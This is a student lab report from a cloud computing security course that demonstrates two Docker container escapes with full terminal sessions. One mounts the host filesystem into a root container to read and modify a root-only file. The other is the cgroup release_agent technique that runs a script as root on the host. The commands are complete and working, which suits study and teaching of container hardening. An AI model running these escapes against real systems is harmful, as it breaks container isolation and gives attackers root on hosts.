
Richard Bradt
Oct. 25, 2019
Cloud Computing Security


Lab 5 - Escape a Container

Abusing Docker default root user:

The first example demonstrates a simple exploit of a container's default use of root and careless volume mounting.[1] Suppose there is a file on your host system that is protected under root privileges.




```
root@dix-ubuntu:example_1# echo "This is root's secret." > root_property.txt
root@dix-ubuntu:example_1# cat root_property.txt
This is root's secret.
root@dix-ubuntu:example_1# 
```




```
(env) dix@dix-ubuntu:example_1$ ls -la
total 16
drwxr-xr-x 2 dix  dix  4096 Oct 22 19:06 .
drwxr-xr-x 3 dix  dix  4096 Oct 22 18:54 ..
-rw-r--r-- 1 dix  dix    19 Oct 22 18:55 Dockerfile
-rw------- 1 root root   23 Oct 22 19:07 root_property.txt
(env) dix@dix-ubuntu:example_1$ cat root_property.txt
cat: root_property.txt: Permission denied
(env) dix@dix-ubuntu:example_1$ 
```

Instead of cracking the root password, the user can just use a simple docker container to gain root access. Docker containers use root by default, and when you carelessly mount your host filesystem, you gain root access to your host.




```
(env) dix@dix-ubuntu:example_1$ docker run -v /:/host -it root_file
root@7cd53c1f98f0:/# ls
bin   dev  home  lib    media  opt   root  sbin  sys  usr
boot  etc  host  lib64  mnt    proc  run   srv   tmp  var
```



```
root@7cd53c1f98f0:/home# cd ../host/
root@7cd53c1f98f0:/host# ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swapfile  usr  vmlinuz.old
```

[1] Pavisic, Vlatka, 2019. User Privileges in Docker Containers. Medium.com. Accessed Oct. 22, 2019. https://medium.com/jobteaser-dev-team/docker-user-best-practices-a8d2ca5205f4

Returning to our *root_property.txt* file, you can see that the container provides read/write access to the document.



```
root@7cd53c1f98f0:/host/home/dix/Documents/cloud_comp/env/cloud_computing/cloud-sec-2019-05/escalated_pri
vileges/example_1# cat root_property.txt
This is root's secret.
root@7cd53c1f98f0:/host/home/dix/Documents/cloud_comp/env/cloud_computing/cloud-sec-2019-05/escalated_pri
vileges/example_1# echo "New Secret from Docker." >> root_property.txt
root@7cd53c1f98f0:/host/home/dix/Documents/cloud_comp/env/cloud_computing/cloud-sec-2019-05/escalated_pri
vileges/example_1# cat root_property.txt
This is root's secret.
New Secret from Docker.
```


Abusing cgroup *notify_on_release* functionality:

This example was found on the *Trail of Bits* blog.[2] From my understanding of this proof of concept (PoC), the exploit sets the *notify_on_release* flag to 1 and forces the kernel to run the command specified in a cgroup's *release_agent* file. This command will be run by the kernel using root privileges.

The original PoC used the *--privileged* tag, but the blog authors refined the original PoC to work without that tag. They specified the requirements for this exploit as follows:


1. Must be running as root inside the container
2. Must have SYS_ADMIN capability
3. Must lack an AppArmor profile
4. Cgroup v1 virtual filesystem must be mounted read-write

And thus, we run our simple docker container as such (notice the additional docker flags):




```
ubuntu-vm@ubuntuvm-VirtualBox:~$ sudo docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu bash
[sudo] password for ubuntu-vm:
root@e324916dfd20:/#
```

From within the container, we create the cgroup's *release_agent* file which will execute our script after all cgroup tasks are killed. The author's did this by mounting the RDMA cgroup and creating a child cgroup, named *x*.




```
root@e324916dfd20:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
```

We then must set the *notify_on_release* flag for the cgroup and specify the directory where the kernel can find our */cmd* script. As shown in the blog, this is done by finding the container's directory as specified in the */etc/mtab* file on the host system and placing the full path in the *release_agent* file inside the container.




```
root@e324916dfd20:/# echo 1 > /tmp/cgrp/x/notify_on_release
root@e324916dfd20:/#
```

[2] Trail of Bits. 2019. Understanding Docker Container Escapes. Trail of Bits. Accessed Oct. 22, 2019. https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/




```
root@50e34fd4803c:/# h_p=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
root@50e34fd4803c:/# echo $h_p
/var/lib/docker/overlay2/fd6267afca5d72ee63e97ba2028448028b533952d403a78ec3703b152969e87a/diff
```



```
root@50e34fd4803c:/# echo "$h_p/cmd" > /tmp/cgrp/release_agent
root@50e34fd4803c:/# cat /tmp/cgrp/release_agent
/var/lib/docker/overlay2/fd6267afca5d72ee63e97ba2028448028b533952d403a78ec3703b152969e87a/diff/cm
d
```

And now, we build our */cmd* script and execute by killing the cgroup's tasks. From within the container, you can see the output file which lists the host system's processes.



```
root@50e34fd4803c:/# echo '#!/bin/sh' > /cmd
root@50e34fd4803c:/# echo "ps aux > $h_p/output" >> /cmd
root@50e34fd4803c:/# cat /cmd
#!/bin/sh
ps aux > /var/lib/docker/overlay2/fd6267afca5d72ee63e97ba2028448028b533952d403a78ec3703b152969e87
a/diff/output
root@50e34fd4803c:/# chmod a+x /cmd
root@50e34fd4803c:/# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@50e34fd4803c:/# ls
bin   cmd  etc   lib    media  opt     proc  run   srv  tmp  var
boot  dev  home  lib64  mnt    output  root  sbin  sys  usr
root@50e34fd4803c:/# cat output
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2 160000  9328 ?        Ss   20:05   0:02 /sbin/init splash
root         2  0.0  0.0      0     0 ?        S    20:05   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        I<   20:05   0:00 [rcu_gp]
root         4  0.0  0.0      0     0 ?        I<   20:05   0:00 [rcu_par_gp]
root         6  0.0  0.0      0     0 ?        I<   20:05   0:00 [kworker/0:0H-kb]
root         8  0.0  0.0      0     0 ?        I<   20:05   0:00 [mm_percpu_wq]
root         9  0.0  0.0      0     0 ?        S    20:05   0:00 [ksoftirqd/0]
root        10  0.0  0.0      0     0 ?        I    20:05   0:00 [rcu_sched]
root        11  0.0  0.0      0     0 ?        S    20:05   0:00 [migration/0]
```